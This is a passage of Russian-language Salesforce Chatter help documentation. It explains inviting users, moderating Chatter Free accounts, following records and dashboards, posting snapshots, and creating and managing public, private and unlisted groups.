- Наблюдатели принимают пассивное участие или только зарегистрировались в Chatter.

Статистика по действиям и влияние Chatter отображаются под фотографией пользователя в профиле. Чтобы просмотреть статистику по действиям и влияние Chatter для своих коллег, откройте профиль нужного пользователя. Чтобы просмотреть дополнительную информацию о влиянии пользователя, наведите указатель мыши на значок , расположенный под фотографией для профиля.

СМ. ТАКЖЕ:

[Общие сведения о профиле Chatter](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Приглашение людей в Chatter

Сотрудники компании, не имеющие лицензий Salesforce, могут быть приглашены в сеть Chatter. Приглашенные пользователи могут просматривать профили, публиковать сообщения ленты и присоединяться к группам, но не могут просматривать данные или записи Salesforce, принадлежащие отправителю приглашения.

Чтобы пригласить пользователей в Chatter, выполните указанные ниже действия.

1. Щелкните **«Пригласить людей в Chatter»** на странице «Люди» или **«Пригласить коллегу!»** на странице Chatter.

 **Прим.:** Разрешается приглашать только тех пользователей, адреса эл. почты которых относятся к корпоративным доменам.

Пользователи портала не могут отправлять приглашения.


2. Чтобы отправить приглашение посредством сети Chatter, введите нужные адреса эл. почты и нажмите кнопку **«Отправить»**.
3. Чтобы отправить приглашение по эл. почте, щелкните ссылку **«отправить собственное электронное приглашение»**. Если стандартные настройки почтового приложения не изменены, то сообщение эл. почты, содержащее ссылку для просмотра приглашения, откроется в используемой почтовой программе. В противном случае отображаемая ссылка должна быть скопирована и вставлена в сообщение эл. почты.

Также сотрудники компании, не являющиеся пользователями Chatter, могут быть приглашены в общедоступные группы. Кроме того, ответственные и менеджеры личных групп могут отправлять приглашения. Если в организации включена поддержка клиентских приглашений, то менеджеры и ответственные могут также отправлять приглашения своим **клиентам**. Пользователи, принявшие приглашение на участие в группе, также становятся участниками сети Chatter.

1. Щелкните ссылку **«Группы»** и выберите имя нужной группы.
2. Щелкните ссылку **«Пригласить людей»** в разделе «Участники» страницы сведений о группе.

При наличии полномочия ответственного или менеджера группы щелкните ссылку **«Добавить/удалить участников»**, а затем **«Пригласить их в Salesforce Chatter!»**.

3. Введите адреса эл. почты и нажмите кнопку **«Отправить»**.

 **Прим.:** Если пользователь не принял приглашение в течение первого дня, то на следующий день ему отправляется электронное напоминание. Chatter отправляет напоминания до тех пор, пока приглашение не будет принято.

Приглашение в Chatter действительно в течение 60 дней. Если в течение этого времени администратор снимет флажок «Разрешить отправку приглашений» или удалит домен пользователя из списка, то этот пользователь не сможет принять приглашение.

Если организация использует единую регистрацию с делегированной проверкой подлинности, то приглашенные пользователи минуя страницу регистрации пароля. Пользователи не смогут принять приглашение, если используемые ими имена уже существуют.

СМ. ТАКЖЕ:

[Общие сведения о клиентах Chatter в личных группах](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы пригласить пользователей в Chatter, выполните указанные ниже действия.

- «Разрешить отправку приглашений»



## Модерирование пользователей Chatter Free

### Модераторы Chatter

Модератор — это пользователь Chatter, которому предоставлены дополнительные полномочия. Например, модератор может:

- [Активировать или деактивировать пользователей Chatter Free](#)
- [Назначить пользователя Chatter Free в качестве модератора или лишить его этой привилегии](#)
- Удалить доступные сообщения и комментарии

Если пользователь является модератором, то над его фотографией отображается соответствующая надпись.




СМ. ТАКЖЕ:

[Действия, доступные пользователям посредством роли в группе Chatter](#)

### Назначение привилегий модератора пользователям Chatter Free

Модератор может назначить привилегии модератора пользователям Chatter Free. При необходимости эти привилегии могут быть отменены.

1. Чтобы открыть профиль другого пользователя, щелкните его имя на вкладке «Люди» или в ленте.
2. При необходимости выполните указанные ниже действия посредством меню действий пользователя на странице профиля.



- Чтобы предоставить пользователю полномочия модератора, выберите **«Назначить привилегии модератора»**.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для модерирования сети Chatter:

- «Модерирование Chatter»

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для назначения привилегий модератора пользователям Chatter Free:

- «Модерирование Chatter»

- Чтобы лишить модератора его полномочий, выберите «**Удалить привилегии модератора**».


СМ. ТАКЖЕ:

[Изменение ролей в группе Chatter](#)

### Деактивация пользователей Chatter Free

Модератор может деактивировать пользователей Chatter Free (например, пользователей, которые больше не являются сотрудниками компании).

1. Чтобы открыть профиль другого пользователя, щелкните его имя на вкладке «Люди» или в ленте.
2. Выберите параметр «**Деактивировать пользователя**» в меню действий на странице профиля.



Чтобы повторно активировать пользователя Chatter Free, найдите профиль нужного пользователя посредством функции глобального поиска, так как деактивированные пользователи не отображаются на вкладке «Люди». Чтобы активировать пользователя, выполните указанные ниже действия.

1. Найдите профиль нужного пользователя с помощью функции глобального поиска.
2. В профиле нажмите кнопку «**Управлять пользователем**» и выберите «**Активировать пользователя**».

СМ. ТАКЖЕ:

[Что происходит в результате деактивации ответственного за группу Chatter?](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для деактивации пользователей Chatter Free:

- «Модерирование Chatter»

## Просмотр обновлений для записей и списковых представлений

### Автоматическое отслеживание созданных записей

Лента Chatter содержит обновления для созданных записей только в случае изменения их отслеживаемых полей.

По умолчанию созданные записи не отслеживаются автоматически. Чтобы включить функцию автоматического отслеживания созданных записей, настройте соответствующие параметры Chatter.

1. Введите строку «*Мои ленты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Мои ленты**».
2. Установите флажок «Автоматически отслеживать созданные записи».
3. Нажмите кнопку «**Сохранить**».

Ниже перечислены рекомендации по автоматическому отслеживанию записей.

- Ответственный за родительскую запись по умолчанию становится ответственным за дочернюю запись после ее создания. Автоматическое отслеживание доступно только для ответственного за родительскую запись.
- Изменение ответственного за организацию инициирует обновление поля записи «Ответственный за организацию». Автоматическое отслеживание организации новым ответственным выполняется только в том случае, если поле «Ответственный за организацию» поддерживает функцию отслеживания лент, а новому ответственному доступна функция автоматического отслеживания.
- Изменение поля «Ответственный за организацию» при создании записи блокирует автоматическое отслеживание организации пользователем, создавшим запись.

Рассмотрим сценарий ниже. Пользователь создает запись. Сохранение записи инициирует выполнение бизнес-правила, сохраняющего запись после переназначения поля «Ответственный за организацию» другому пользователю. Другими словами, поле «Ответственный за организацию» изменяется до сохранения записи. Таким образом, автоматическое отслеживание записи не выполняется, так как пользователь, создавший запись, не несет за нее ответственность.

СМ. ТАКЖЕ:

[Просмотр лент записей](#)

[Рекомендации по записям](#)

[Индивидуальная настройка системы Salesforce](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра записи:

- «Чтение» для записи

## Просмотр лент записей

Чтобы просмотреть обновления для записи, воспользуйтесь лентой Chatter, связанной с отслеживаемой записью.

Ленты записей позволяют отслеживать сведения для доступных записей. Чтобы открыть ленту записи над сведениями об организации, щелкните ссылку **«Показать ленту»** на странице сведений о записи.

Ниже перечислены действия, доступные в ленте записи.

- Просмотр сообщений, комментариев и изменений отслеживаемых полей
- Создание и публикация обновления для записи

Обновления на странице сведений о записи также отображаются на странице Chatter пользователей, отслеживающих запись, и в ленте «Вся компания» пользователей, имеющих доступ к данной записи.

- Просмотр отслеживающих запись
- Поиск по [ленте записи](#) (🔍)

 **Прим.:** Результаты поиска не содержат изменения, внесенные в поля записей.

## Можно ли создавать настраиваемые отчеты по отслеживаемым записям?

В настоящее время отчеты не могут быть созданы по записям, отслеживаемым в сети Chatter.

СМ. ТАКЖЕ:

[Люди и записи, отслеживаемые по умолчанию](#)

## Могут ли другие пользователи отслеживать мои записи?

Да, при условии, что им уже доступна ваша запись. Пользователи могут отслеживать только доступные им записи, и, следовательно, могут просматривать обновления только для этих записей.

СМ. ТАКЖЕ:

[Рекомендации по записям](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition.**

## Рекомендации по записям

Благодаря функции отслеживания записей, пользователи могут всегда быть в курсе всех важных изменений, внесенных в организации, контакты, возможности и т. д. Chatter рекомендует собственные записи (если эти записи еще не отслеживаются), записи, которые просматривались или изменялись пользователем, а также родительские организации отслеживаемых записей.

Chatter не рекомендует записи, для которых администратор Salesforce отключил функцию отслеживания лент. Рекомендации по записям относятся только к возможностям, организациям, интересам, контактам и статьям.

Чтобы просмотреть расширенный список рекомендаций, щелкните ссылку **«Дополнительно»** в разделе «Рекомендации». Чтобы просмотреть рекомендуемые записи для определенного объекта, выберите нужный объект на боковой панели. Например, чтобы просмотреть только рекомендуемые организации, выберите объект **«Организации»**.

Если рекомендации не отображаются, следовательно, пользователь уже отслеживает все рекомендованные записи.


СМ. ТАКЖЕ:

[Просмотр лент записей](#)

## Просмотр лент Chatter в списковых представлениях

Чтобы просмотреть обновления для записей, добавленных в списковое представление, откройте ленту Chatter объекта прямо из спискового представления.

Если организация использует Chatter, то ленты Chatter поддерживаются списковыми представлениями большинства объектов, отслеживаемых лентами. Некоторые объекты, отслеживаемые лентами, не поддерживают ленту Chatter, связанную с соответствующим списковым представлением. В настоящее время ленты Chatter могут быть просмотрены в списковых представлениях возможностей, организаций, обращений, интересов, кампаний, контактов и настраиваемых объектов.

- Чтобы просмотреть ленту Chatter, содержащую обновления для записей данного спискового представления, добавленные за последние 30 дней, нажмите кнопку  **«Chatter»** в списковом представлении стандартного или настраиваемого объекта.

Если организация использует функцию планирования с помощью перетаскивания для списковых представлений, то ленты Chatter не отображаются в списковых представлениях организаций, контактов и интересов.

- Чтобы вернуться к списковому представлению, нажмите кнопку **«Список»**.

СМ. ТАКЖЕ:

[Просмотр лент записей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Добавление спискового представления в избранное Chatter

Чтобы отслеживать ключевые бизнес-процессы прямо на вкладке Chatter, добавьте списковое представление в избранное Chatter.

1. Откройте текущее списковое представление или создайте списковое представление для набора записей (например, для организаций, возможностей или интересов).
2. Чтобы просмотреть обновления Chatter для элементов списка, щелкните  «Лента» в верхнем правом углу.
3. Щелкните ссылку «Добавить в избранное». Имя, отображаемое в избранном на вкладке Chatter, соответствует имени спискового представления.

СМ. ТАКЖЕ:

[Просмотр лент записей](#)

## Панели мониторинга и их компоненты

### Отслеживание компонентов панели мониторинга


Если панели мониторинга поддерживают функцию отслеживания лент, то пользователи могут просматривать обновления и изменения полей в ленте Chatter. Также пользователи могут отслеживать сами панели мониторинга и их компоненты.


Динамические панели мониторинга не поддерживают функцию отслеживания компонентов.

Для создания предупреждений используются только нефильтрованные данные. То есть, предупреждения не отправляются в том случае, если значение компонента преодолело контрольную точку в результате фильтрации.

Если ленты не отображаются, обратитесь к администратору с просьбой включить функцию отслеживания лент для панелей мониторинга.

Например, чтобы получать предупреждения о том, что общий объем продаж упал до определенного показателя на шкале, настройте функцию условного выделения для этого компонента и начните его отслеживание.

- Чтобы открыть меню , наведите указатель мыши на нужный компонент. Чтобы закрыть меню, щелкните пустую область экрана.
- Выберите пункт «Отслеживать этот компонент».

Чтобы прекратить отслеживание компонента, щелкните значок  и выберите пункт «Отслеживание».

СМ. ТАКЖЕ:

[Просмотр лент записей](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга

## Общие сведения о публикации снимков в ленту пользователя или группы

При публикации снимка компонента в ленту Chatter рекомендуем определить пользователей, которым данный компонент должен быть доступен для просмотра и комментирования.

Снимок — это статическое изображение компонента панели мониторинга в определенный момент времени, опубликованное в ленту Chatter. Чтобы предоставить общий доступ к данным и добавить комментарии для компонента, снимок компонента может быть опубликован в ленту пользователя или группы. Например, пользователь может опубликовать снимок продаж за текущий месяц для своей рабочей группы.

Каждому снимку присваивается метка «Просмотр как». Данная метка содержит имя текущего пользователя, компонент панели мониторинга которого просматривается в настоящее время.

Пользователи могут публиковать снимки отфильтрованных компонентов (кроме компонентов Visualforce и S-Control). Если фильтры все еще действительны, то при выборе заголовка снимка в ленте открывается отфильтрованное представление панели мониторинга. В противном случае отображается нефильтрованная панель мониторинга.

Если публикация снимка недоступна, обратитесь к администратору с просьбой включить поддержку снимков компонента панели мониторинга.

**!** **Важное замечание:** Снимок, опубликованный в ленту пользователя или группы, становится потенциально доступным для всей организации, а именно:

- снимок, опубликованный в ленту пользователя, становится общедоступным. Данный снимок доступен любому, кто просматривает профиль этого пользователя;
- снимок, опубликованный в общедоступную группу, становится общедоступным. Данный снимок доступен любому, кто просматривает профиль текущего пользователя или ленту группы;
- снимок, опубликованный в личную группу, становится доступным для всех участников этой группы.

Кроме того, снимок отображается пользователям независимо от наличия у них прав доступа к панелям мониторинга. Убедитесь, что компонент не содержит важной информации!

СМ. ТАКЖЕ:

[Отслеживание компонентов панели мониторинга](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Публикация снимков в Chatter

Чтобы предоставить другим пользователям возможность отслеживания изменений в данных, опубликуйте снимок компонента панели мониторинга в сеть Chatter.


Снимок — это статическое изображение компонента панели мониторинга в определенный момент времени, опубликованное в ленту Chatter.

- Чтобы предоставить доступ к сведениям тем пользователям, которые отслеживают панель мониторинга, снимок компонента может быть опубликован в ленту панели мониторинга. Например, публикация снимка диаграммы региональных продаж с целью уведомления рабочей группы о снижении объемов продаж в Краснодарском крае.
- Чтобы побудить пользователя или участника группы оставить свой комментарий или выполнить какое-либо действие, снимок компонента может быть опубликован в ленту соответствующего пользователя или группы.


Каждому снимку присваивается метка «Просмотр как». Данная метка содержит имя текущего пользователя, компонент панели мониторинга которого просматривается в настоящее время.

Пользователи могут публиковать снимки отфильтрованных компонентов (кроме компонентов Visualforce и S-Control). Если фильтры все еще действительны, то при выборе заголовка снимка в ленте открывается отфильтрованное представление панели мониторинга. В противном случае отображается нефильТРованная панель мониторинга.

Если ленты не отображаются, обратитесь к администратору с просьбой включить функцию отслеживания лент для панелей мониторинга.

1. Чтобы открыть меню , наведите указатель мыши на нужный компонент. Чтобы закрыть меню, щелкните пустую область экрана.
2. Выберите область для отображения снимка.
  - a. Чтобы добавить снимок на панель мониторинга, щелкните **«Опубликовать снимок в ленту панели мониторинга»**.
  - b. Чтобы добавить снимок в ленту пользователя или группы, щелкните **«Опубликовать снимок в ленту пользователя или группы»**.
3. Введите комментарий в текстовую область и нажмите кнопку **«ОК»**. Комментарий может содержать упоминание, что публикуемый компонент является отфильтрованным.

Снимок и комментарий будут незамедлительно добавлены в ленту панели мониторинга.

-  **Прим.:** Изображения отображаются в лентах в течение четырех месяцев. По истечении этого времени остаются только комментарии.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра панелей мониторинга:

- «Запуск отчетов» И доступ к папке панелей мониторинга



## Совместная работа в группах Chatter

### Группы Chatter

Группы Chatter позволяют пользователям сотрудничать с определенными людьми. Например, при работе над групповым проектом пользователь может создать группу, чтобы обмениваться с другими ее участниками рабочими файлами и сведениями.

Пользователь может стать участником не более 300 групп, а компания может использовать не более 30,000 групп. Группы Chatter имеют разные уровни доступа.

- **Общедоступная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться любыми пользователями. Участником общедоступной группы может стать любой пользователь.
- **Личная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы. Чтобы стать участником группы, пользователь должен отправить соответствующий запрос или обратиться к ее [менеджеру или ответственному](#). Просмотр сообщений, обновлений и файлов группы во всей организации доступен пользователям с полномочиями «Изменение всех данных» и «Просмотр всех данных». Прямое присоединение к личным группам и изменение параметров группы доступно пользователям с полномочием «Изменение всех данных».
- **Неуказанная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы и пользователями с полномочием «Управление неуказанными группами». Пользователи не могут отправлять запросы на присоединение и должны быть приглашены менеджерами или ответственными за группу. Неуказанные группы являются **более конфиденциальными**, поэтому недоступны другим пользователям в списковых представлениях, лентах и результатах поиска. По умолчанию неуказанные группы недоступны для организации и должны быть включены администратором.
- При необходимости установите флажок **«Разрешить клиентский доступ»**. Менеджеры и ответственные за группу могут отправлять [клиентам](#) приглашения на участие в личной или неуказанной группе. Фотография группы, содержащей клиентов, помечается оранжевым верхним левым углом.

Уровень доступа к группе, поддерживающей клиентский доступ, не подлежит изменению.

Кроме того, некоторым группам может быть доступна функция архивирования, включенная администратором. Архивная группа не поддерживает создание сообщений, но сохраняет данные для последующего использования.

СМ. ТАКЖЕ:

[Действия, доступные пользователям посредством роли в группе Chatter](#)

[Общие сведения о клиентах Chatter в личных группах](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Общие сведения о неуказанных группах

По сравнению с личными группами неуказанные группы являются более конфиденциальными. Неуказанные группы доступны только участникам группы и пользователям с полномочием «Управление неуказанными группами» в списковых представлениях, лентах и результатах поиска.

Подобно личным группам, неуказанные группы позволяют просматривать ленту, файлы и страницу сведений для неуказанной группы только ее участникам. Тем не менее, по сравнению с личными группами неуказанные группы являются более конфиденциальными.

- Неуказанные группы отображаются в списковых представлениях, лентах и результатах поиска только соответствующим участникам. Поиск и просмотр неуказанных групп доступен только участникам и пользователям с полномочием «Управление неуказанными группами».
- Страница сведений о группе может просматриваться только участниками данной группы.

(Личные группы позволяют пользователям, которые не являются их участниками, просматривать сокращенную версию страницы сведений, содержащую имя, описание и список участников.)

- Неуказанные группы могут быть преобразованы в общедоступные или личные группы, но не наоборот.
- Добавление участников группы доступно только ответственным, менеджерам и пользователям с полномочием «Управление неуказанными группами». Пользователи не могут отправлять запросы на присоединение.
- Пользователи не могут просматривать недоступные неуказанные группы в профилях других пользователей.
- Файлы, публикуемые в неуказанной группе, доступны только ее участникам. Файл, публикуемый вне неуказанной группы, может быть обновлен другими пользователями, имеющими необходимые полномочия.
- Пользователи с полномочием «Изменение всех данных» или «Просмотр всех данных» могут просматривать неуказанную группу или ее файлы только после добавления в качестве участников. Кроме того, они могут изменять параметры группы только после назначения ответственности за группу или добавления в качестве ее менеджеров.
- Просмотр или изменение неуказанных групп, их файлов и содержимого ленты без добавления в качестве участников доступно только пользователям с полномочием «Управление неуказанными группами».

## Ограничения

Ниже перечислены ограничения, применяемые при создании неуказанных групп.

- Настраиваемые страницы или сторонние приложения, интегрированные в систему Salesforce, могут раскрывать сведения о неуказанных группах тем пользователям, которые не имеют доступа посредством пользовательского интерфейса Salesforce. Чтобы определить пользователей, которые могут просматривать информацию в неуказанных группах, обратитесь к администратору.
- Использование тем не поддерживается неуказанными группами. При необходимости добавьте тему с хэштегом при создании сообщения или комментария для неуказанной группы; опубликованная тема будет отображаться в виде ссылки. Тем не менее, данная ссылка будет нерабочей ввиду отсутствия созданной страницы сведений о теме.
- Сообщения и комментарии не могут содержать упоминания о неуказанных группах.

СМ. ТАКЖЕ:

[Включение неуказанных групп Chatter](#)

[Ограничения для неуказанных групп](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition.**

## Использование страницы «Группы» приложения Chatter

Страница «Группы» отображает список групп Chatter, доступных в компании.

Щелкните ссылку **Группы** на боковой панели страницы Chatter, чтобы просмотреть список групп Chatter. Ниже перечислены действия, доступные на странице «Группы».

### Создание группы

Чтобы открыть страницу «Создать группу» для добавления новой группы, нажмите кнопку **«Создать группу»**.

### Фильтрация и сортировка списка групп

Чтобы отфильтровать группы, воспользуйтесь фильтрами ниже.

- **«Недавно просмотренные»** (отображаются группы, которые просматривались недавно, начиная с самых последних групп)
- **«Мои группы»** (отображаются собственные или управляемые группы, либо группы со своим участием)
- **«Активные группы»** (отображаются активные группы компании)
- **«Мои архивные группы»** (отображаются собственные или управляемые архивные группы, либо архивные группы со своим участием)

Чтобы отсортировать список, щелкните заголовок столбца. Содержимое столбца «Группа» сортируется по имени; содержимое столбца «Последнее действие» сортируется по дате последнего сообщения или комментария для данной группы; содержимое столбца «Состав участников» сортируется по статусу участника.

### Поиск группы

Чтобы найти группу, введите описание группы или не менее двух символов из имени группы в поле «Поиск групп». По мере ввода выполняется автоматическая фильтрация списка.

### Просмотр группы

Чтобы просмотреть группу, щелкните имя нужной группы. Пользователь может просматривать все группы, однако ему доступны обновления и файлы только для общедоступных групп, а также для личных групп, участником которых он является. Группы, поддерживающие доступ **кlienтов**, помечены следующим образом: «(С клиентами)».

### Присоединение к общедоступной группе или отправка запроса на присоединение к личной группе

Чтобы стать участником общедоступной группы, щелкните **«Присоединиться»**. Чтобы отправить запрос на добавление в личную группу менеджеру или ответственному, щелкните **«Запрос на присоединение»**. Несмотря на то, что пользователи с полномочием «Изменение всех данных» могут напрямую становиться участниками личных групп, для них все равно отображается ссылка **«Присоединиться»**.

### Выход из группы или отмена запроса на присоединение к группе

Чтобы выйти из группы или отменить запрос на присоединение к группе, щелкните значок **✕**.

### Просмотр профиля ответственного за группу

Чтобы просмотреть **профиль** ответственного за группу, щелкните его имя.

### Просмотр рекомендаций по группам

Просмотрите группы, рекомендуемые сетью Chatter, в разделе «Рекомендации». Рекомендации составляются исходя из популярности группы и количества отслеживаемых в группе пользователей. Чтобы просмотреть весь список, щелкните ссылку **«Дополнительно»**. Если рекомендации не отображаются, следовательно, пользователь уже является участником всех рекомендуемых групп.

СМ. ТАКЖЕ:

[Списки «Файлы группы»](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Присоединение или выход из состава группы

Пользователи могут присоединяться к группам, чтобы вести работу над проектами и общими сферами интересов вместе с другими участниками. Это также позволяет предоставлять участникам группы общий доступ к файлам и данным проекта.

1. Перейдите на страницу со сведениями о группе.
2. Для присоединения к общедоступной группе нажмите ссылку **«Присоединиться»** или **«Присоединиться к группе»**. Для присоединения к личной группе нажмите ссылку **«Запрос на присоединение»**. Запрос будет отправлен ответственному или менеджеру группы, имеющему право принимать или отклонять запросы.

Пользователь может быть участником не более 300 групп. Данное ограничение охватывает все группы Chatter, кроме архивных. Например, пользователь, являющийся участником 300 групп (включая 10 архивных), может стать участником только 10 дополнительных групп.


Для того чтобы выйти из состава группы или отозвать запрос на присоединение к личной группе, перейдите на страницу сведений о группе и нажмите значок  или ссылку **«Выйти из группы»**.

## Создание и управление группами


### Создание групп Chatter

Общедоступные, личные и неуказанные группы Chatter позволяют совместно работать над общими проектами.

1. Переход к списку групп.
  - В Salesforce Classic откройте вкладку **Группы**.
  - В Lightning Experience щелкните значок  в меню навигации.
2. Нажмите кнопку **«Создать группу»** в верхнем правом углу, а затем введите имя и описание группы.

 **Прим.:** Имена общедоступных и личных групп должны быть уникальными. Имена неуказанных групп могут повторяться.

При использовании сообществ имена общедоступных и личных групп должны быть уникальными в пределах сообщества.



### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager и Developer Edition.**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager и Developer**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания групп:

- «Создание и несение ответственности за новые группы Chatter»

**3. Выберите уровень доступа.**

- **Общедоступная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться любыми пользователями. Участником общедоступной группы может стать любой пользователь.
- **Личная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы. Чтобы стать участником группы, пользователь должен отправить соответствующий запрос или обратиться к ее [менеджеру или ответственному](#). Просмотр сообщений, обновлений и файлов группы во всей организации доступен пользователям с полномочиями «Изменение всех данных» и «Просмотр всех данных». Прямое присоединение к личным группам и изменение параметров группы доступно пользователям с полномочием «Изменение всех данных».
- **Неуказанная группа:** сообщения, комментарии и файлы могут просматриваться и добавляться только участниками группы и пользователями с полномочием «Управление неуказанными группами». Пользователи не могут отправлять запросы на присоединение и должны быть приглашены менеджерами или ответственными за группу. Неуказанные группы являются **более конфиденциальными**, поэтому недоступны другим пользователям в списковых представлениях, лентах и результатах поиска. По умолчанию неуказанные группы недоступны для организации и должны быть включены администратором.
- При необходимости установите флажок **«Разрешить клиентский доступ»**. Менеджеры и ответственные за группу могут отправлять **клиентам** приглашения на участие в личной или неуказанной группе. Фотография группы, содержащей клиентов, помечается оранжевым верхним левым углом.

Уровень доступа к группе, поддерживающей клиентский доступ, не подлежит изменению.

4. При необходимости измените параметры автоматического архивирования, включенного администратором для групп. Рекомендуем отключить автоматическое архивирование группы только при необходимости ее постоянной доступности даже при длительных периодах бездействия.
5. Нажмите кнопку **«Сохранить»**.



**Прим.: Ответственность** за группу назначается текущему пользователю. Чтобы назначить нового ответственного, сохраните группу и [измените ее параметры](#).

СМ. ТАКЖЕ:


[Можно ли изменить уровень доступа к группе \(например, сделать личную группу общедоступной\)?](#)

## Редактирование параметров группы

Позволяет редактировать параметры группы: менять ответственное лицо, параметры архивирования, уровень группового доступа, а также удалять группы.

При необходимости измените параметры собственной или управляемой группы Chatter.

1. Щелкните ссылку **«Параметры группы»** на странице сведений о группе, если вы используете Salesforce Classic. Если вы используете Lightning Experience, щелкните кнопку **«Редактирование группы»** на панели группы.
2. При необходимости измените имя и описание группы.
3. Чтобы изменить значение поля **«Ответственный»**, введите имя нового ответственного или щелкните значок поиска. Изменение ответственного доступно только текущему ответственному или пользователю с полномочием «Изменение всех данных». Новый ответственный должен быть выбран из числа текущих участников группы. Клиентам не могут быть предоставлены полномочия ответственного.
4. При необходимости измените параметры автоматического архивирования, включенного администратором для групп. Рекомендуем отключить автоматическое архивирование группы только при необходимости ее постоянной доступности даже при длительных периодах бездействия.
5. Дополнительно можно изменить уровень доступа для группы. Например, чтобы предоставить доступ к группе более широкой аудитории, рекомендуем преобразовать неуказанную группу в общедоступную или личную.

